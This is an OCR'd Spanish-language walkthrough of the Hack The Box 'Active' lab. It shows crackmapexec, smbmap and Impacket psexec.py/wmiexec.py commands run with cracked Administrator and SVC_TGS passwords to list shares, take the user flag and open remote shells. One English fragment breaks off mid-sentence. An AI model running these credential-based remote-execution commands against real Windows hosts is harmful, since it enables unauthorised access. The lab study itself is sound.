
usamos smb y tenemos un pwned
crackmapexec smb 10.10.10.100 -u "Administrator" -p "Ticketmaster1968"



para aprovechar este pwn3d no podemos utilizar evil-rm debido a que se itnento pero no nos tiro un resultado por lo cual usaremos un
script llamado psexec.py lo localizamos y utilizamos

locate psexec.py


la sintaxis es : **Syntax: Python psexec.py domain/username:password@hostIP**
/usr/share/doc/python3-impacket/examples/psexec.py active.htb/
Administrator:Ticketmaster1968@10.10.10.100




la shell no es muy estable con ese pwned hay varias formas de atacar

Forma 1 consultas con smbmap con el user SVC_TGS y Administrator, con el flag -r y un directorio de la maquina windows

smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Windows



en este caso nos tiro que no tenemos acceso intentamos con el folder Users
smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Users



ahora con el user SVC_TGS
smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Windows

```
kali@kali:~/machineshtb/Active$ smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Windows
[+] IP: 10.10.10.100:445        Name: active.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        Windows                                                 NO ACCESS

kali@kali:~/machineshtb/Active$
```

smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Users

```
kali@kali:~/machineshtb/Active$ smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Users
[+] IP: 10.10.10.100:445        Name: active.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        Users                                                   READ ONLY
        .\Users\*
        dw--w--w--              0 Sat Jul 21 09:39:20 2018    .
        dw--w--w--              0 Sat Jul 21 09:39:20 2018    ..
        dr--r--r--              0 Mon Jul 16 05:14:21 2018    Administrator
        dr--r--r--              0 Mon Jul 16 16:08:56 2018    All Users
        dw--w--w--              0 Mon Jul 16 16:08:47 2018    Default
        dr--r--r--              0 Mon Jul 16 16:08:56 2018    Default User
        fr--r--r--            174 Mon Jul 16 16:01:17 2018    desktop.ini
        dw--w--w--              0 Mon Jul 16 16:08:47 2018    Public
        dr--r--r--              0 Sat Jul 21 10:16:32 2018    SVC_TGS

kali@kali:~/machineshtb/Active$
```

capturando flags

```
kali@kali:~/machineshtb/Active$ smbmap -H 10.10.10.100 -u 'Administrator' -p 'Ticketmaster1968' -r Users/SVC_TGS/Desktop/
[+] IP: 10.10.10.100:445        Name: active.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        Users                                                   READ ONLY
        .\UsersSVC_TGS\Desktop\*
        dr--r--r--              0 Sat Jul 21 10:14:42 2018    .
        dr--r--r--              0 Sat Jul 21 10:14:42 2018    ..
        fw--w--w--             34 Mon Sep  4 21:40:44 2023    user.txt
```


The -H argument is for hostname and the -R is recursive switch, meaning it will go through each directory and list out the files. Although I must tell you that it's working now only because anonymous login is allowed, i.e. in a real


con el comando dowload no encontre algun comando para ver el arclhivo aca se colocan las credenciales de svc porque la flag cambia si se
pone el de admin

Smbmap -H 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --download Users/SVC_TGS/Desktop/user.txt


```
kali@kali:~/machineshtb/Active$ smbmap -H 10.10.10.100 -u 'SVC_TGS' -p 'GPPstillStandingStrong2k18' --download Users/SVC_TGS/Desktop/user.txt
[+] Starting download: Users\SVC_TGS\Desktop\user.txt (34 bytes)
[+] File output to: /home/kali/machineshtb/Active/10.10.10.100-Users_SVC_TGS_Desktop_user.txt

kali@kali:~/machineshtb/Active$ cat 10.10.10.100-Users_SVC_TGS_Desktop_user.txt
98ab8115ebce9deeb35be3c276f7bf22
```

ahora con el path de admin






Forma 2 con el script wmiexec.py




sintaxis python3 wmiexec.py test.local/john:password123@10.10.10.1

/usr/share/doc/python3-impacket/examples/wmiexec.py active.local/Administrator:Ticketmaster1968@10.10.10.100



Forma3 script psexec.py

al parecer si sirve solo que hay que añadir el comando cmd.exe



/usr/share/doc/python3-impacket/examples/psexec.py active.htb/Administrator:Ticketmaster1968@10.10.10.100 cmd.exe